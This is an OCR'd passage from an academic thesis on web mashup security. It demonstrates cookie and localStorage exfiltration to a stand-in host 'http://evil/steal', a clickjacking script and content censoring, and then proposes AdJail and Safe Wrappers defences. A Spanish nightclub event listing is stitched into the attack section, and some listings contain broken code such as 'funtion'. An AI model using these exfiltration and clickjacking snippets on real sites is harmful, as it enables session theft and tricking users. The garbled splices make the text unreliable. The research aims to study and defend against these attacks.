
(b)

Figure 3.1: The confidentiality attack carried out over the Google Maps scenario. Figure (a) shows the moment after clicking the button. Figure (b) displays the result of modifying the *src* attribute of an image, performing a cross-domain requests.

Attacking The Facebook Application Scenario

Another way to steal information is to perform a cross-domain request using the **XMLHttpRequest** object [48]. In this case, the objective of the leakage is the cookie, which contains irrelevant information in our example, but could contain sensitive and private data in other cases.

An example code of this kind of attack can be seen in listing 3.2.



1. Very Important Event
2. 24.Diciembre. NOCHEBUENA "FABULOUS NIGHT" en GREENBACK Heineken
3. ✖ ✖ PARTY TUNES / FUM. FUM. FUM. @ EL CAU ✖ ✖
4. Hoy VIERNES 16... " ESPECIAL CENAS DE EMPRESA" en GREENBACK Heineken
5. Radio Modern in Brussels

Description:
Viernes 16 Diciembre 2011 Nuevamente en GREENBACK Heineken, una de las fiestas más divertidas y sexis... En una de las noches mas ESPECIALES... Bienvenidos a... FEMINE SESSIONS - ESPECIAL CENAS DE EMPRESA- en GREENBACK Heineken !! CHICAS ENTRADA HASTA LAS 2:00 + Entrega del VIP "WOMAN" y Copa de CAVA, -¡¡SI LLEGAS ANTES ANTES DE LA 1:30 !! CHICOS ENTRADA LIBRE HASTA LA 1:00 DEJANDO NOMBRE EN LOS COMENTARIOS DE ESTE EVENTO. FREE-PASS ESPECIAL, CON ENTRADA LIBRE HASTA LAS 2:00M EN LA FABULA DE RAMBLA VELLA Y EN LA FABULA DEL PORT. + Animacion, Fiesta, Chicos, Chicas.... FEMINE SESSIONS en GREENBACK Heineken

Start:
2011-12-16T23:30:00

End:
2011-12-17T05:30:00

Where:
Sala GREENBACK Heineken

```
Request URL: http://evil/steal?fbsr_285410591489055=1rB7UJ2aIH8ErJ8HodSFHEccZrnGSI60MaJs0wQiYi0.eyJhbGdvcml
25lNmY2c2RQa1BDLUsuMzYwMC4xMzI1MDA1MjAwLjEtMTUwODU3NjM5NXxHdk9JVGUwcy1BcnV0dV8wdW0xaWlzZElFM00iLCJpc3N1Z
NTc2Mzk1In0
Request Method: GET
Status Code: 200 OK
```

Figure 3.2: The confidentiality attack carried out over the Facebook scenario. The headers of the issued XMLHttpRequest are displayed.

Attacking The Advertising Scenario

Despite the simplicity of this scenario, information leakage here may have serious consequences. For instance, sensitive content can be sent to the attacker's servers without the content owner's knowledge.

The steps followed by an attacker would be similar to those carried out in the Google Maps scenario seen in 3.2.1, or in the Facebook Application scenario as per 3.2.1.

```
// Function that obtains data to be leaked and sent back to attacker's
    server
function stealCookie() {
  // Obtaining the content of the cookie that is going to be leaked
  var cookie = document.cookie
  var url = "http://evil/steal?"+cookie;
  // Use the XMLHttpeRequest object as a vehicle to send stolen data
  var request = new XMLHttpRequest();
  request.open("GET", url);
  request.send();
}
```

Listing 3.2: Example code of a cookie leakage using the *XMLHttpRequest* object.

New HTML5 Confidentiality Attacks

As argued in the beginning of this chapter, the new HTML5 standard exposes new APIs to web developers, but at the same time increases the surface to attack user confidentiality.

In this section, we will explore two examples of information leakage, where the objectives are the **geolocation** API and the **localStorage** API.

As shown in the Facebook Application scenario (see 2.2), geolocation allow the center of the map to be placed according to the user's location.

Additionally, there is a method, called **watchPosition**, which allows JavaScript to issue position tracking on the device. An example from [26] is shown in listing 3.3.

```
var wpid = navigator.geolocation.watchPosition(geo_success, geo_error,
  {enableHighAccuracy:true, maximumAge:30000, timeout:27000});
```

Listing 3.3: Example using the *watchPosition* method.

As the device moves, the **geo_success** callback function is called, allowing to track it along its path.

The **localStorage** API [37] provides a client-side key/value database. Thanks to it, web applications can store user information inside their browser. An example of storing data with **localStorage** is shown in listing 3.4.

```
...
if (localStorage) {
  for (var i=0; i<10; i++) {
    localStorage.setItem('test#'+i,'This is a test #'+i);
  }
...
}
```

Listing 3.4: Example of *localStorage* use.

Listing 3.5 shows how to retrieve all data contained in **localStorage**.

```
for (var j=0; j<localStorage.length; j++) {
  var key = localStorage.key(j);
  var value = localStorage.getItem(key);
  //issue x-domain request to steal data
}
```

Listing 3.5: Example for obtaining data from *localStorage*.

The information leakage can be performed using any of the previously presented transport vehicles to issue cross-domain requests.

3.2.2 UI Redressing

Attack Definition

This kind of attacks seek to lure the user to perform undesired actions on another domain by modifying the displayed paged. UI redress techniques are also often referred to as **clickjacking**, **strokejacking**, and other buzzwords [15].




Figure 3.3: UI Redressing example, from [45]

Attack Process

In its basic form, the attacker here overlays the target application's interface with another one. The attacker's interface contains elements inducing the user to perform actions such as clicking in a particular region of the page. When the user performs these actions, (s)he is unwittingly interacting with the interface overlaid by the attacker. Figure 3.3 shows the idea of this kind of attacks.

Attack Example

To develop this example of attack, we used the code from [16] as source of inspiration, where a moving **<div>** containing an **<iframe>** will be used to trick the user. The **<iframe>** contains a specific button, or link, which will force the user to perform some action in a crafted invisible **<iframe>**.

This example is executed on Google Chrome 17.0.963.12 dev on Ubuntu 11.10.

The position of the page inside the **<iframe>** depends on where the user should click. To fix it, the **margin-top** and **margin-left** properties should be used. Using negative values will get the page more centered into the **<iframe>**.

The next step is to prepare the JavaScript code that will make the **<div>** follow the cursor on the web page. This process will be performed by two JavaScript functions. The first function, see listing 3.6, will get the position of the cursor in the web page. The second function, as shown in listing 3.7, will use the **getPosition** function to relocate the hidden **div** to the current cursor position as the cursor moves over the target element.

```
// This function retrieves the X and Y coordinates of the user's
     cursor in
// the webpage everytime it gets called
function getPosition(e) {
  var cursor = {x:0, y:0};
     if (e.pageX || e.pageY) {
          cursor.x = e.pageX;
          cursor.y = e.pageY;
     }
     return cursor;
}
```

Listing 3.6: Function to retrieve the coordinates of the user's cursor in the web page.

```
// This function will be called every time an mouseover event is
     triggered
function clickjacking(e) {
  var curPos = getPosition(e);
  var loadDiv = document.createElement("div");
  loadDiv.setAttribute('id', 'fake');
  loadDiv.setAttribute('style', 'visibility:visible z-index:1;
    position:absolute;top:'+(curPos.y+10)+"px;left:"+(curPos.x-20)+"px
         ")
  var loadFrame = document.createElement("iframe");
  loadFrame.setAttribute('style',
    "opacity:0.75;postion:absolute;margin-top:-30px;margin-left:-10px"
         );
  loadFrame.setAttribute("width", "70px");
  loadFrame.setAttribute("height", "45px");
  loadFrame.setAttribute('src', 'http://evil/trick.html');
  loadDiv.appendChild(loadFrame);
  document.body.appendChild(loadDiv);
}
// This function will be called every time an mouseout event is
    triggered
function removeDiv() {
  document.body.removeChild(document.getElementById("fake"));
}
```

Listing 3.7: The clickjacking function.

Finally, an event listener is used to execute the attack.

```
window.addEventListener('load', function() {
    document.getElementById("add_marker").addEventListener('mouseover'
        ,
clickjacking, false);
    document.getElementById("add_marker").addEventListener('mouseout',
removeDiv, false);
}, false);
```

Listing 3.8: Attaching the event listeners.

Attacking the Scenarios

To conclude this section, a demonstration of the attack being carried out will be shown. Figure 3.4 shows the result of Google Maps scenario being attacked.

3.2.3 Content Filtering

Attack Definition


The last type of attack consists in filtering or removing content from a web site. In this kind of simple attack, a malicious third-party component scans the whole page looking for inadequate content, and modifies such content. By doing this, the user can only view a censored version of the web site.

Attack Process

To perform these attacks, the malicious component goes through the document structure looking for targeted content, which will be censored.Once found, the content is eliminated from the web page.

Attack Example

The scenario we have chosen is the one of the advertisement service, resented in 2.3.


This is the markers_list

Delete

La página evil says:

Fake button clicked!!

Aceptar

This is the add_marker

Write a Place or Address:

Figure 3.4: UI Redressing attack example, carried out on the Google Maps scenario. It is displayed the hidden frame over the button, and the result of unwittingly clicking on the hidden frame.

Here, the malicious third-party component being the advertising script, blocks any appearance of German car brands, i.e. Volkswagen or Audi. Listing 3.9 shows how this can be done with a simple a line of JavaScript code.


```
text.textContent =
  text.textContent.replace(/Volkswagen|VW|Porsche|Audi/gi,"-->REMOVED
      <--");
```

Listing 3.9: Code for replacing inappropriate words.

This way the content of the web page can be modified without the knowledge of the owner.

Attacking the Scenarios

We will wrap up this section with an illustration of the attack being carried out on a web page, and its results as per figure 3.5.


The Volkswagen R performance sub-brand isn't just a niche cog in the massive machine known as the Volkswagen Auto Group. If R GmbH's heads are to be believed, it's an instrumental component of the German automaker's push to offer something for everyone. And after speaking with the two men shepherding R into the future, it appears that good things are on the way.


With the Golf R set to go on sale in the U.S. early next year and R-branded performance parts already proliferating throughout VW's core products, Ulrich Riestenpatt gt. Richter, R's Executive Director, and Dr. Hendrik Muth, R's marketing head, are looking to the future. Fortunately, they were thoughtful enough to provide Autoblog with a small glimpse into what's on the way.

"The future is diesel and all-wheel-drive," Richter told us on the floor of last week's LA Auto Show. That could mean that the next great performance offering from VW R could come in the form of an AWD diesel hatch – essentially an oil-burning Golf R. Further, Richter contends that he can make an R version of any vehicle in the VW stable, so don't be surprised to see a Passat R in the coming years and the Beetle R getting the green light.

Just as telling, Richter says that while hybrids have their place (VW will be introducing a Jetta hybrid at the Detroit Auto Show), the fuel savings of hybrid-electric systems pale in comparison to weight reduction. "You can get the same efficiency [as a hybrid] by dropping 100 kilos," Richter admits, but the high cost of advanced composites – namely carbon fiber – is still too high. So that means more aluminum is on the way, and partnered with a high-performance diesel powerplant, enthusiasts should be able to have their tire-shredding cake and eat less at the pump in the process.

Source: www.autoblog.com

(a)


The -->REMOVED<-- R performance sub-brand isn't just a niche cog in the massive machine known as the -->REMOVED<-- Auto Group. If R GmbH's heads are to be believed, it's an instrumental component of the German automaker's push to offer something for everyone. And after speaking with the two men shepherding R into the future, it appears that good things are on the way.

With the Golf R set to go on sale in the U.S. early next year and R-branded performance parts already proliferating throughout -->REMOVED<--'s core products, Ulrich Riestenpatt gt. Richter, R's Executive Director, and Dr. Hendrik Muth, R's marketing head, are looking to the future. Fortunately, they were thoughtful enough to provide Autoblog with a small glimpse into what's on the way.

"The future is diesel and all-wheel-drive," Richter told us on the floor of last week's LA Auto Show. That could mean that the next great performance offering from -->REMOVED<-- R could come in the form of an AWD diesel hatch – essentially an oil-burning Golf R. Further, Richter contends that he can make an R version of any vehicle in the -->REMOVED<-- stable, so don't be surprised to see a Passat R in the coming years and the Beetle R getting the green light.

Just as telling, Richter says that while hybrids have their place (-->REMOVED<-- will be introducing a Jetta hybrid at the Detroit Auto Show), the fuel savings of hybrid-electric systems pale in comparison to weight reduction. "You can get the same efficiency [as a hybrid] by dropping 100 kilos," Richter admits, but the high cost of advanced composites – namely carbon fiber – is still too high. So that means more aluminum is on the way, and partnered with a high-performance diesel powerplant, enthusiasts should be able to have their tire-shredding cake and eat less at the pump in the process.

Source: www.autoblog.com

(b)

Figure 3.5: Before (a), and after (b) the content filtering attack on the advertisement service scenario.

3.3 Summary

Along this chapter we went through two types of attacks that can threaten web mashups' security: confidentiality and integrity attacks.

We studied some resources containing sensitive data that can be stolen, as part of attacks against confidentiality. Furthermore, we analyzed two transport vehicles that can be used to send stolen data to remote servers.

In the case of resources, we have seen that a malicious component can try to obtain data from three different sources: the cookie object, the values introduced in form fields, and the content of a web page. We have also explored the possibility of leaking information from newly-added features to web browsers, such as the position of the user through the Geolocation API, and the data stored in the browser using the localStorage API.

In the context of transport vehicles, we presented the XMLHttpRequest API and the **src** attribute of image elements, both being able to perform cross-origin requests.

Integrity attacks have then been approached, in two different ways.

The first way, called UI Redressing attack, intends to trick the user by overlapping a hidden iframe, when the mouse pointer moves over a specific element of the web page. This iframe follows the mouse pointer as it is over the element, in such a way that the user's actions are performed unwittingly over the hidden iframe.

The second way consists in modifying the content of a web page, so that the user can only see a censored version of the web site.

The next chapter will cover some theoretical configurations of our selected countermeasures, in order to protect the scenarios against these attacks.

Chapter 4

Defending the environment

This chapter depicts a theoretical configuration for each selected countermeasure, as seen in 1.4.2: AdJail, Safe Wrappers, and WebJail.

Particularly, we will focus our attention on the configurations' effectiveness against the attacks previously studied. Table 4.1 shows the relation between countermeasures and the scenario's context they are going to be discussed.

	AdJail	Safe Wrappers	WebJail
Google Maps scenario	⊠	☑	⊠
Facebook scenario	⊠	☑	☑
Advertisement service scenario	☑	☑	⊠

Table 4.1: Table representing countermeasures and the scenario's context they are going to be discussed.

4.1 Defending with AdJail

As explained in the section concerning our selected countermeasures, AdJail is a framework aiming to provide safe support to web applications to embed online advertisements.

This is achieved by providing a policy specification language for advertisement integrators, with which policy writers specify fine-grained confidentiality and integrity policies on advertisements.

Since AdJail is oriented to embed advertisements, it will only be discussed in the context of the naive advertising network scenario.

4.1.1 Configuring AdJail

In AdJail, the process of building policies is achieved by annotating any HTML element of the real page, with a **policy** attribute. This attribute contains a set of statements, each of which specifies the value of a particular permission. Existing permissions, and their values are shown in figure 4.1.

Permission	**Values**	**Description / Effects**
`read-access`	`none`$^{\dagger *}$, `subtree`	Controls read access to element's attributes and children.
`write-access`	`none`$^{\dagger *}$, `append`, `subtree`	Controls write access to element's attributes and children. Append is not inherited.
`enable-images`	`deny`$^{\dagger *}$, `allow`	Enables support in the whitelist for `<img>` elements, CSS `background-image` and CSS `list-style-image` properties.
`enable-iframe`	`deny`$^{\dagger *}$, `allow`	Enables `<iframe>` elements in whitelist.
`enable-flash`	`deny`$^{\dagger *}$, `allow`	Enables `<object>` elements of type `application/x-shockwave-flash` in whitelist.
`max-height`, `max-width`	`0`*, n`%`, n cm, n em, n ex, n in, n mm, n pc, n pt, n px, `none`†	Sets maximum height / width of element to n units. Smaller dimensions are more restrictive. When composing values specified in incompatible units, most ancestral value wins.
`overflow`	`deny`$^{\dagger *}$, `allow`	Content can overflow boundary of containing element if allowed.
`link-target`	`blank`*, `top`, `any`†	Force targets of `<a>` elements to `_blank` or `_top`. Not forced if set to `any`.

Figure 4.1: Permissions that can be set in policy statements. * Most restrictive value. † Default value, from [39].

By default, the advertising script cannot access any part of the real page, unless granted by policies.

As explained in 2.3, the implemented advertising script looks for some keywords inside **<p>** elements of a web page. Doing this, the script tries to adjust the advertisements displayed with the web page content's subject. This means that, to maintain a proper behaviour, one of the policies implemented should provide a **read-access** permission with **subtree** value to the container element.

On the other hand, to allow the advertising script to embed advertisements, a policy providing **write-access** permission with **subtree** value should be specified on the advertisement container element.

Needed policies are shown in listing 4.1.

```
<div id="ads_container" policy="write-access:subtree;"></div>
...
<div id="content" policy="read-access:subtree;">...</div>
```

Listing 4.1: Policies used to protect the scenario.

4.1.2 Expected results

By using AdJail, we can assume that advertisement integrators will be able to avoid content filtering attacks, since the advertisement script is only allowed to modify the **<div>** element offered to insert advertisements. This fact would also apply for UI Redressing attacks like the ones that we presented earlier in this project.

Now for what the information leakage attacks are concerned, since the advertisement script is isolated within its own **<iframe>**, it will not be able to reach sensitive information such as the **document.cookie**. On the other hand, because AdJail does not provide any kind of mechanism to control cross-domain requests, every content accessible to the advertisement script can be stolen. For instance, in the previous discussed configuration, the advertisement script is allowed to read contents from **<div id="content">** and its subtree.

4.2 Defending with Safe Wrappers

As discussed in section 1.4.2, Safe Wrappers proposes the use of reference monitors via software wrappers. Those wrappers intercept calls from JavaScript API built-in methods, and take the appropriate action specified in user-defined policies being a piece of JavaScript code.

Software wrappers are implemented in a library, which provides policy writers with a set of pre-defined functions to enforce policies. The **enforcePolicy** function is responsible for weaving the advice function, in other words the action to be taken, to the built-in method. An example of use is shown in listing 4.2.

```
(function() {
  ...
  enforcePolicy(safe({target:document.body,
    method:'appendChild',
    type:[safe({src:'string', tagName:'string'})]}),
    function(invocation) {
      var o = invocation.arguments[0];
      if (o.tagName === 'iframe') {
        if (allowedURLs(o.src)) {
          return invocation.proceed();
        }
      } else {
          return invocation.proceed();
      }
    }
  );
  ...
})();
```

Listing 4.2: Example of *enforcePolicy* function use.

In the above example we can see all important features of Safe Wrappers, the use of **safe** function to disconnect JavaScript objects from their inheritance chain, and the use of inspection types. There is also a call to the **allowedURLs** function which is a helper function provided by the library.

We will now continue exploring a possible set of different configurations for Safe Wrappers.

4.2.1 Configuring Safe Wrappers

We will first look at a possible configuration to prevent content filtering attacks as presented in 3.2.3. We will then examine possible configurations to guard against information leakage and UI redressing attacks.

Content Filtering Attack

This attack was presented in the context of the Naive Advertisement Service scenario, 2.3, but it can be extended to any other scenario and any kind of content.

The prepared attack detailed in 3.2.3 used the **string.replace** method and the **textContent** attribute of HTML elements. Although, similar outcomes can be achieved through different ways. For instance, it is possible to use the **replaceChild** method or to combine the **removeChild** together with the **appendChild** method, in order to add a previously created element using the **document.createElement** or the **document.createTextElement** methods. The content of HTML elements can also be changed thanks to the **innerHTML** and the **nodeValue** attributes.

Due to the different possibilities offered by browsers, finding a specific policy for this type of attack does not appear to be so straightforward. A possible approach is to work with the **string.replace** method whose interface can be described as follows:

```
string.replace(regexp|substr, newSubStr);
```

Listing 4.3: *string.replace* method interface.

The strategy would then be to define a set of words that should never be replaced, and a helper function to check whether the **substr** parameter is contained in the set or not.

```
...
var allowedWords = safe([// All words that will never be replaced]);
```

```
...
enforcePolicy(safe({target:string,
  method:'replace',
  type:[safe({substr:'string'})]}),
  function(invocation) {
    var o = invocation.arguments[0];
    if (!AllowedWords(o.substr)) {
      return invocation.proceed();
    }
});
```

Listing 4.4: Policy enforcing the use of *string.replace* method.

Information Leakage Attack

There are two ways to deal with confidentiality attacks. The first way is to enforce policies over transport vehicles to issue cross-domain requests, while the second approach relies on enforcing policies over methods to access any kind of resource.

Enforcing policies over transport vehicles Transport vehicles used in the attacks proposed in 3.2.1 were the **src** attribute of **<img>** elements and the **XMLHttpRequest** browser's object.

In regards to the use of the **XMLHttpRequest** API, a policy enforcing the **XMLHttpRequest.open** method should be enough. A possible implementation of this kind of policy is shown in listing 4.5.

```
enforcePolicy(safe({target:XMLHttpRequest,
  method:'open',
  type:[safe({httpVerb:'string', url:'string'})]}),
  function(invocation) {
    var o = invocation.arguments[0];
    if (allowedURLs(o.url)) {
      return invocation.proceed();
    }
});
```

Listing 4.5: Enforcing the *XMLHttpRequest.open* method.

In the case of the **src** attribute of **<img>** elements, there are two possibilities to modify it: either assigning directly a new value, as presented in listing 3.1, or using the **setAttribute** method of HTML elements.

An illustration of a policy enforcing the former, is proposed by Phung et al. in a previous work [43] on which Safe Wrappers is based, and can be found in listing 4.6.

```
var onLoadPolicies = function() {
  var IMGs = document.images;
  if (!IMGs) {
    policylog('no images');
    return;
  }
  for (var i=0; i<IMGs.length; i++) {
    IMGs[i].watch('src',
      function(id, oldsrc, newsrc) {
        var src = newsrc.toString();
        if (!AllowedIMG(src)) {
          policylog(src+' is forbidden');
          abort();
        }
        return src;
      }
    );
  }
}
window.addEventListener('DOMContentLoaded', onLoadPolicies, true);
```

Listing 4.6: Monitoring object properties access events.

This strategy however shows some drawbacks such as the use of specific features of Firefox web browser: the **Object.prototype.watch** method and the **DOMContentLoaded** event. The **Object.prototype.watch** method, is intended for debugging purposes. It watches over a particular object's property, and runs a function as soon as this property is assigned a value, see [25]. Since this solution traverses the static structure of the HTML document, another inconvenience is the possibility that still exists to dynamically create images using **new Image()**, allowing then to issue cross-domain requests.

As per our previous statement, the second way to modify the **src** attribute of images is using the **setAttribute** method. To enforce a policy on this method we can use the **HTMLImageElement** of the DOM API as target.

```
enforcePolicy(safe({target:HTMLImageElement,
  method:'setAttribute',
  type:[safe({name:'string', value:'string'})]}),
  funtion(invocation) {
    var o = invocation.arguments[0];
    if (o.name === 'src') {
      if (allowedURLs(o.value)) {
        return invocation.proceed();
      }
    } else {
      return invocation.proceed();
    }
  }
);
```

Listing 4.7: Enforcing the *HTMLImageElement.setAttribute* method.

Enforcing policies over resources access In Chapter 3, we discussed some resources that could be stolen in implemented scenarios, the so-called confidentiality attack, see 3.2.1. Namely, the user-introduced value of a form field, the **document.cookie**, the content of the **localStorage** object, and the path followed by the device using the method **navigator.geolocation.watchPostion**.

In the case of the cookie and field values the same authors proposed, in [43], to use a helper function implemented in the library so that property accesses of each object (read/write) can be controlled. Its interface is as follows:

```
MonitorProperty(object,
  property,
  policyForGetter,
  policyForSetter
);
```

Listing 4.8: *MonitorProperty* helper function.

This function wraps the target object's **___defineGetter___** and **___defineSetter___** methods of its prototype. A complete example on how policies should be written using this approach is presented in listing 4.9.

```
...
SecurityStates('cookieread', false);
MonitorProperty('document', 'cookie',
  function() {
    SecurityStates.updateState('cookieread', true);
    SecurityStates.updateState('sensitiveread', true);
  },
  function() {}
);
...
enforcePolicy(...,
  funtion(invocation) {
    ...
    if (sensitiveRead()) {
      abort();
    }
    ...
  }
);
```

Listing 4.9: Example using *MonitorProperty* helper function.

The above code outlines how policy writers should make use of the **MonitorProperty** function, and of the **SecurityStates** object, which provides them with a centralized way to store relevant security data.

For what **navigator.geolocation** and **localStorage** objects are concerned, there are few options that can be used by policy writers.

For instance, since the **watchPostion** method defines its behaviour using callback functions, the Safe Wrappers library is unable to control this method. Therefore, geolocation capabilities can only be either fully allowed of fully disallowed.

In the case of **localStorage**, policy writers can set restrictions on some methods in order to try to maintain a minimum level of functionality.

For example, we can first define a policy avoiding that the keys may be obtained through the **localStorage.key** method. The second step would be to create two policies restricting the **localStorage.setItem** and the **localStorage.getItem** methods to a whitelist of allowed keys. Doing this, attackers could not traverse the **localStorage** object, neither set or get items using keys which are not in the pre-defined whitelist.

```
...
enforcePolicy(safe({target:localStorage,
  method:'key',
  type:[]}),
  function(invocation){}
);
enforcePolicy(safe({target:localStorage,
  method:'setItem',
  type:[safe({key:'string'})]}),
  function(invocation){
    var o = invocation.arguments[0];
    if (allowedKeys(o.key)) {
      return invocation.proceed();
    }
  }
);
enforcePolicy(safe({target:localStorage,
  method:'getItem',
  type:[safe({key:'string'})]}),
  function(invocation){
    var o = invocation.arguments[0];
    if (allowedKeys(o.key)) {
      return invocation.proceed();
    }
  }
);
```

Listing 4.10: Approach for restricting *localStorage* use.

UI Redressing Attack

The clickjacking attack shown in 3.2.2, could possibly be solver by disallowing **mousemove** listeners. By enforcing a policy on **window.addEventListener**, scripts will not be allowed to track mouse position over the window.

```
enforcePolicy(safe({target:window,
  method:'addEventListener',
  type:[safe({event:'string'})]}),
  funtion(invocation) {
    var o = invocation.arguments[0];
    if (o.event !== 'mousemove') {
      return invocation.proceed();
    }
  }
);
```

Listing 4.11: Enforcing the *window.addEventListener* method.

4.2.2 Expected results

In the previous section, some theoretical implementations of policies have been presented. It highlights the wide range of possibilities currently available to attackers, only taking into account **DOM** and JavaScript features.

To defend our scenarios against the content filtering attack, we implemented a policy enforcing the **string.replace** method offered by **JavaScript**. This implementation ensures that only calls fitting the policy will be executed. This way, the library will check that only strings are passed to this method, and that the whitelist does not contain the passed string.

